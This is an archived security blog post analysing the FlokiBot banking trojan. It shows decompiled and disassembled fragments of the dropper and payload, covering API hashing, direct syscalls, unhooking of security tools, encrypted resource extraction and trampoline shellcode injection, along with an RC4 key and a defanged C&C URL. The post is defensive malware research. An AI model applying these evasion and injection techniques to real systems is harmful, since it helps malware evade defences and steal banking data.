

# Analyzing and Deobfuscating FlokiBot Banking Trojan - Security Blog

Archived: 2026-04-05 13:23:48 UTC

14/03/2017

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## Introduction

FlokiBot is a recent banking trojan targeting Europe and Brasil, sold as a malware kit for \$1000 on some hacking forums. It is being spread via spam and exploit kits. Even though it is based on Zeus, FlokiBot shows a lot of interesting improvements, new features like RAM scraping, a custom dropper, and seems to have borrowed some lines of code from the Carberp leak.

FlokiBot and its dropper have many both standard and uncommon obfuscation techniques, we will focus on demystifying them and showing how to deobfuscate them statically using IDA and IDAPython scripts. Since you find most of these techniques in a lot of recent malwares, I think it's a good exercise.

I decided to take a look at FlokiBot after reading about its dropper in this nice article by [@hasherezade](#) : <https://blog.malwarebytes.com/threat-analysis/2016/11/floki-bot-and-the-stealthy-dropper/>. While most articles on FlokiBot focus on its dropper, I will also try to get into a bit more details and talk about the FlokiBot payload ; we will see that it has some interesting features and is not your usual Zeus rip-off, even though most of the code comes from the Zeus and the Carberp leaks. Still better than reversing ransomware anyway.

Hashes :

```
$ rahash2 -a md5,sha1,sha256 -qq floki_dropper.vir
37768af89b093b96ab7671456de894bc
5ae4f380324ce93243504092592c7b275420a338
4bdd8bbdab3021d1d8cc23c388db83f1673bdab44288fccae932660eb11aec2a

$ rahash2 -a md5,sha1,sha256 -qq floki_payload32.vir
da4ea4e44ea3bb65e254b02b2cbc67e8
```

e8542a465810ff1396a316d1c46e96e042bf4189  
9f1d2d251f693787dfc0ba8e64907e204f3cf2c7320f66007106caac0424a1f3

Automated analysis of the dropper :



## FlokiBot Dropper

### Imports : Module / API Hashing & Syscalls

The dropper loads its modules by hashing library names and comparing them with hardcoded hashes. The hashing process consists in a basic CRC32 that is then XORed with a two bytes key, different for each sample. Two methods were implemented to retrieve dll names : using the [Process Environment Block](#) to go through the [InMemoryOrderModuleList](#) struct and reading the [BaseDllName](#) field in order to get the names of the dll already loaded by the process, and by listing libraries in the Windows system folder.

```
; Attributes: bp-based frame fpd=74h
get_modules_peb proc near
filename= byte ptr -84h
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8

push    ebp
lea     ebp, [esp-74h]
sub     esp, 84h
mov     eax, large fs:18h ; TEB
mov     eax, [eax+30h] ; _PEB* ProcessEnvironmentBlock;
mov     eax, [eax+0Ch] ; _PEB_LDR_DATA* Ldr;
and     [ebp+74h+var_4], 0
push    ebx
mov     ebx, [eax+14h] ; LIST_ENTRY InMemoryOrderModuleList;
push    esi
push    edi
mov     [ebp+74h+var_8], ebx
mov     esi, ebx
```


The following modules were imported by the dropper :

CRC	Library	Method
84C06AAD	ntdll.dll	load_imports_peb
6AE6ABEF	kernel32.dll	load_imports_peb
2C2B3C88		
948B9CAB		
C7F4511A	wininet.dll	load_imports_folder

```
F734DCF8 ws2_32.dll      load_imports_folder
F16EE30D advapi32.dll   load_imports_folder
C8A18E35 shell32.dll    load_imports_folder
E20BF2CB shlwapi.dll   load_imports_folder
1A50B19C secur32.dll    load_imports_folder
630A1C77 crypt32.dll   load_imports_folder
0248AE46 user32.dll     load_imports_peb
BD00960A
4FF44795 gdi32.dll       load_imports_peb
E069944C ole32.dll     load_imports_folder
CAAD3C25
```

Then, FlokiBot does the exact same routine to locate and load which API it needs in those modules. First, it retrieves the address of `LdrGetProcedureAddress` in `ntdll` and uses it to get a handle to other API when the CRC of the names match. By doing so, only addresses of functions are visible to a debugger, making the analysis of the code pretty tough since we are not able to see which API are being called. A way to deobfuscate this is shown below, in the next part.

Another interesting thing by FlokiBot and the dropper is the way they call some functions of the native API. These functions are located in `ntdll` and have `Nt*` or `Zw*` prefixes. They are a bit different than other API in their implementation, as they make use of syscalls and more particularly the `int 0x2e`. The following screenshot shows how they are implemented in `ntdll`:



```
ntdll_NtAllocateVirtualMemory proc near
arg_0= byte ptr 4
mov     eax, 15h
xor     ecx, ecx
lea    edx, [esp+arg_0]
call   large dword ptr fs:0C0h ; ptr -> FastSysCall
add    esp, 4
retn   18h
ntdll_NtAllocateVirtualMemory endp ; sp-analysis failed
```

As we can see, the syscall value is put in `eax` (`0x15` for `NtAllocateVirtualMemory` on my Windows 7 64-bit) and arguments are passed through `edx`. A full list of those syscall numbers for x86 and 64-bit Windows can be found on this page: <http://j00ru.vexillum.org/ntapi/>.

While going through all API in `ntdll`, FlokiBot will check if the first opcode of the function is `0xB8` = `MOV EAX,` . When it is the case and the CRC of the API name matches, it will extract the 4 bytes following the `MOV EAX,`  corresponding to the syscall number and store it in an array we call `dwSyscallArray`.

```
and [ebp+dwPtrSyscall], 0
push 4
lea ecx, [esi+1] ; Skipping opcode
push ecx
lea ecx, [ebp+dwPtrSyscall] ; Dest. buffer
push ecx
call qmemcpy ; Copy syscall number
mov ecx, [ebp+dwPtrSyscall]
inc [ebp+var_10]
mov [edx], ecx
mov ecx, [ebp+var_1C]
```

Here is what `dwSyscallArray` looked like on my VM, after all the syscall numbers were extracted by the dropper :

Index	API	Syscall number
0x0	NtCreateSection	0x47
0x1	NtMapViewOfSection	0x25
0x2	NtAllocateVirtualMemory	0x15
0x3	NtWriteVirtualMemory	0x37
0x4	NtProtectVirtualMemory	0x4D
0x5	NtResumeThread	0x4F
0x6	NtOpenProcess	0x23
0x7	NtDuplicateObject	0x39
0x8	NtUnmapViewOfSection	0x27

Whenever FlokiBot needs to call one of these native functions, it will call its own functions that directly retrieve the syscall number from the `dwSyscallArray`, pass arguments and trigger the interrupt `0x2E` the same way it is implemented in `ntdll`. This is why you won't see any call traces of these API and monitoring tools that hook them will be unable to monitor the calls.

### Deobfuscating API Calls

Since the same functions and structures are used in the FlokiBot payload, you can refer to the "Full static deobfuscation with IDAPython" part below and easily adapt the provided IDAPython script to deobfuscate API calls in the dropper.

### Unhooking modules

An interesting feature of FlokiBot is that both the dropper and the payloads have an unhooking routine. The idea is to uninstall hooks written by monitoring tools, sandboxes and AV. Even though this is not the first time a malware uses such a feature, Carberp had one to [hide from Trusteer Rapport](#) and Carbanak more recently for example, it is pretty rare and worth noticing. In this part I will describe how FlokiBot performs unhooking.

First, FlokiBot gets a handle to the `ntdll.dll` file on disk by listing dlls in System32 folder and using the hashing process we explained above, and maps it in memory by calling `MapViewOfFile`. As a result, FlokiBot has

two versions of the lib mapped in its memory : the one it imported during the importing phase and that monitoring tools may have altered with hooks, and the one it just mapped directly from disk which is clean.


ntdll.dll	005B0000	005B5000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	00550000	005A7000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	00540000	00549000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	00530000	00531000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	00450000	00526000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	00440000	00441000	R	.	.	D	.	byte	0000	public	CONST

NTDLL mapped from disk - Clean version

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
ntdll.dll	77220000	77225000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771C0000	77217000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771B8000	771B9000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B4000	771B8000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B3000	771B4000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B2000	771B3000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B1000	771B2000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771B0000	771B1000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771A0000	771A1000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	770C0000	77196000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	770B0000	770B1000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	7700E000	77079000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	7700D000	7700E000	R	W	.	D	.	byte	0000	public	DATA

NTDLL imported by the dropper - Potentially hooked

Now that the correct permissions are set, FlokiBot pushes the address of the code section of the mapped *clean* DLL and the imported one and calls its unhooking routine.




Since it needs to overwrite some data in its memory to delete the hooks, the malware has to change memory protections of the imported NTDLL code export section. It does so by calling `NtProtectVirtualMemory` with an `int 0x2E` and the corresponding syscall it previously extracted ( `0x4D` on my version of Windows). We can see that a part of the code section becomes writable if a hook is spotted :

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
ntdll.dll	77220000	77225000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771C0000	77217000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771B8000	771B9000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B4000	771B8000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B3000	771B4000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B2000	771B3000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771B1000	771B2000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	771B0000	771B1000	R	W	.	D	.	byte	0000	public	DATA
ntdll.dll	771A0000	771A1000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	7711B000	77196000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	7711A000	7711B000	R	W	X	D	.	byte	0000	public	CODE
ntdll.dll	770C0000	7711A000	R	.	X	D	.	byte	0000	public	CODE
ntdll.dll	770B0000	770B1000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	7700E000	77079000	R	.	.	D	.	byte	0000	public	CONST
ntdll.dll	77000000	77005000	R	W	.	D	.	byte	0000	public	DATA

The unhooking function can be described with these three steps : For each exported function in NTDLL...

- Comparing the first opcodes of the two mapped lib
- If they differ, it means the function in the imported ntdll was hooked
- Changing memory protections of the imported dll to `writable`
- Patching the opcodes with the ones copied form the DLL mapped from disk

The main part of the routine is shown below :



As a consequence, most monitoring tools, AV and sandboxes will fail to keep track of the malware calls. This is particularly useful if you want to avoid automated analysis from online sandboxes like [malwr.com](http://malwr.com).

## Extracting Bots from Resources

The dropper has 3 resources with explicit names : `key` , `bot32` and `bot64` . Bots are compressed with `RtlCompressBuffer()` and LZNT1, and encrypted with RC4 using the 16 bytes key `key` . For my sample, the key is :

```
A3 40 75 AD 2E C4 30 23 82 95 4C 89 A4 A7 84 00
```

You can find a Python script to dump the payloads and their config on the Talos Group Github here : <https://github.com/vrtadmin/flokibot>. Note that they don't execute properly on their own since they are supposed to be injected in a process and need some data written in memory by the dropper. We will describe this injection in the next part.

Resources are extracted the usual way :


```
BOOL __userpurge extract_bot_from_rsrc@<eax>(int a1@<edi>, HMODULE hModule)
{
    HRSRC v2; // eax@1
    int v3; // eax@2
    const void *v4; // esi@5
    HRSRC v5; // eax@7
    int v6; // eax@8
    HRSRC v7; // eax@10
    unsigned int v8; // eax@11
    int v10; // [sp+4h] [bp-4h]@1

    v10 = 0;
    v2 = FindResourceW(hModule, L"key", (LPCWSTR)0xA);
    if ( v2 )
        v3 = extract_rsrc(hModule, (int)&v10, v2);
    else
        v3 = 0;
    if ( v3 )
    {
        v4 = (const void *)v10;
        if ( v10 )
        {
            memcpy((void *)(a1 + 84), (const void *)v10, 0x10u);
            free_heap(v4);
        }
    }
    v5 = FindResourceW(hModule, L"bot32", (LPCWSTR)0xA);
    if ( v5 )
        v6 = extract_rsrc(hModule, a1 + 4, v5);
    else
        v6 = 0;
    *(_DWORD *)(a1 + 12) = v6;
    v7 = FindResourceW(hModule, L"bot64", (LPCWSTR)0xA);
```

```
if ( v7 )  
    v8 = extract_rsrc(hModule, a1 + 8, v7);  
else  
    v8 = 0;  
*(_DWORD *)(a1 + 16) = v8;  
return *(_DWORD *)(a1 + 4) && *(_DWORD *)(a1 + 12) > 0u && *(_DWORD *)(a1 + 8) && v8 > 0;  
}
```

## Process Injection

The dropper doesn't inject its payload into `explorer.exe` (or `svchost.exe` if it fails) the usual way, with `NtMapViewOfSection` and `NtWriteVirtualMemory`. Instead, it writes and executes a shellcode that will decrypt and decompress the payload inside the process memory. That's unusual and interesting. The dropping process is summed up by this picture by Talos Intelligence :



1. The Dropper writes a trampoline shellcode and one of its own function in `explorer.exe / svchost.exe`
2. When executed, this trampoline will call the function
3. This function was written to run on its own and dynamically resolve imports, read the resources of the dropper and extract them in its process memory (ie. inside the address space of `explorer.exe / svchost.exe` )

#### 4. Finally, the Dropper executes the entrypoint of the bot payload in the target process

The first shellcode written in `explorer.exe` (called trampoline) will sleep for 100 ms. and then call a function that the dropper mapped in the process memory at `0x80000000`, called `sub_405E18` by default in the dropper. This second stage is the one responsible of extracting the bot payloads, decrypting and uncompressing them. All this happens in `explorer.exe / svchost.exe` memory.

```
$ rasm2 -a x86 -b 32 -D '558BEC51C745FCFF10B476686400000FF55FCC745FC000008006800000900FF55FC83C4048BE55DC3'  
0x00000000 1          55  push ebp  
0x00000001 2          8bec mov ebp, esp  
0x00000003 1          51  push ecx  
0x00000004 7          c745fcff10b476 mov dword [ebp - 4], 0x76b410ff ; address of sleep()  
0x0000000b 5          6864000000 push 0x64  
0x00000010 3          ff55fc call dword [ebp - 4] ; sleep()  
0x00000013 7          c745fc00000800 mov dword [ebp - 4], 0x80000  
0x0000001a 5          6800000900 push 0x90000  
0x0000001f 3          ff55fc call dword [ebp - 4] ; sub_405E18, 2nd stage  
0x00000022 3          83c404 add esp, 4  
0x00000025 2          8be5 mov esp, ebp  
0x00000027 1          5d  pop ebp  
0x00000028 1          c3  ret
```

`sub_405E18` will resolve its imports by the same process as the dropper and the payload, using a slightly different `crc32` and a new XOR key.

```
int __stdcall sub_405E18(int a1)  
{  
    [...]  
  
    if ( a1 && *(_DWORD*)(a1 + 4) && *(_DWORD*)a1 != -1 )  
    {  
        v1 = 0;  
        v34 = 0i64;  
        v35 = 0i64;  
        v36 = 0i64;  
        do /* CRC Polynoms */  
        {  
            v2 = v1 >> 1;  
            if ( v1 & 1 )  
                v2 ^= 0xEDB88320;  
            if ( v2 & 1 )  
                v3 = (v2 >> 1) ^ 0xEDB88320;  
            else  
                v3 = v2 >> 1;  
  
            [...]  
        }  
    }  
}
```

```
    if ( v8 & 1 )
        v9 = (v8 >> 1) ^ 0xEDB88320;
    else
        v9 = v8 >> 1;
    v40[v1++] = v9;
}
while ( v1 < 0x100 );
v10 = shellcode_imp_dll((int)v40, 0x6AE6AF84);
v11 = shellcode_imp_dll((int)v40, 0x84C06EC6);
v30 = v12;
v13 = v11;
LODWORD(v34) = shellcode_imp_api(v10, (int)v40, 0x9CE3DCC);
DWORD1(v34) = shellcode_imp_api(v10, (int)v40, 0xDF2761CD);
DWORD2(v34) = shellcode_imp_api(v10, (int)v40, 0xF7C79EC4);
LODWORD(v35) = shellcode_imp_api(v10, (int)v40, 0xCD53C55B);
DWORD1(v36) = shellcode_imp_api(v10, (int)v40, 0xC97C2F79);
LODWORD(v36) = shellcode_imp_api(v10, (int)v40, 0x3FC18D0B);
DWORD2(v36) = shellcode_imp_api(v13, (int)v40, 0xD09F7D6);
DWORD1(v35) = shellcode_imp_api(v13, (int)v40, 0x9EEE7B06);
DWORD2(v35) = shellcode_imp_api(v13, (int)v40, 0xA4160E3A);
DWORD3(v35) = shellcode_imp_api(v13, (int)v40, 0x90480F70);
DWORD3(v36) = shellcode_imp_api(v13, (int)v40, 0x52FE165E);
v14 = ((int (__stdcall *)(_DWORD, _DWORD, signed int, signed int))v34)(0, *(_DWORD *) (a1 + 8), 0x3000, 64);

[...]


}
```

The first hashes, `0x6AE6AF84` and `0x84C06EC6`, are most probably the hashes of 'kernel32.dll' and 'ntdll.dll'. I implemented the hashing process in Python, verified that the two imported DLL are indeed kernel32 and ntdll, and adapted my Python script to parse their export table and try to resolve the API names the function is importing. I ran the script and got the following API :


```
Python>run
[+] kernel32.dll (6AE6AF84) : Parsing...
0x09CE3DCC --> VirtualAlloc
0xDF2761CD --> OpenProcess
0xF7C79EC4 --> ReadProcessMemory
0xCD53C55B --> VirtualFree
0xC97C2F79 --> GetProcAddress
0x3FC18D0B --> LoadLibraryA
[+] ntdll.dll (84C06EC6) : Parsing...
0xD09F7D6 --> NtClose
0x9EEE7B06 --> NtCreateSection
0xA4160E3A --> NtMapViewOfSection
```

```
0x90480F70 --> NtUnmapViewOfSection  
0x52FE165E --> RtlDecompressBuffer
```

With these functions, the code inside the process is able to read the resources (bots & RC4 key) of the dropper and map the payload in memory. Finally, the context of the suspended remote thread is modified so that its `EIP` points on the first shellcode, and the thread is resumed.



### Execution Flow Graph



## FlokiBot Payload

The payload is based on the well-known and already analyzed ZeuS trojan so I won't detail everything. As for the dropper, I will focus on the deobfuscating parts and the improvements implemented in FlokiBot.

### Config

























I ran the `ConfigDump.py` script that the [Talos team released](#) and got the following C&C :

```
$ python ConfigDump.py payload_32.vir
Successfully dumped config.bin.
URL: https://extensivee[.]bid/000L7bo11Nq36ou9cfjfb0rDZ17E7ULo_4agents/gate[.]php
```

## Full static deobfuscation with IDAPython

### Identifying functions

First, we notice some important functions of the payload being reused from the dropper. Producing a [Rizzo signature](#) of the dropper and loading it in the payload allow IDA to identify and rename quite a few functions.

Name	Address
 allocate_mem	0040FA0A
 free_heap	0040FA6C
 qmemcpy	0040FB03
 cstm_memset	0040FB77
 get_length	004105EF
 get_filename_len	00410601
 crc	00410F68
 security_descr	004131C1
 check_pe_header	00414302
 unhook_api	00414320
 open_ntdll	004144C5
 map_ntdll_unhook	004144FC
 extract_syscall	00414567
 get_modules_peb	004167E7
 unhook	00416AD2
 is_64b_process	00417475
 resolve_syscall	00417497
 int0x2e	004174A7
 NtCreateSection_wrap	004174B4
 NtMapViewOfSection_wrap	004174C3
 syscall_4	004174E1
 inj_CreateSection	0041760D
 inj_MapViewOfSection	00417697
 change_perm	0041775D

### Static deobfuscation of API calls and hooks

The idea is to reimplement the hashing process in Python, hash all API exported by the DLL FlokiBot loads, and then compare them with the hashes we collected in the code. If there is a match, we use IDAPython to rename the function, making the disassembly more and more readable. The payload uses the same CRC function and the same XOR key, so the script will work for both of them.

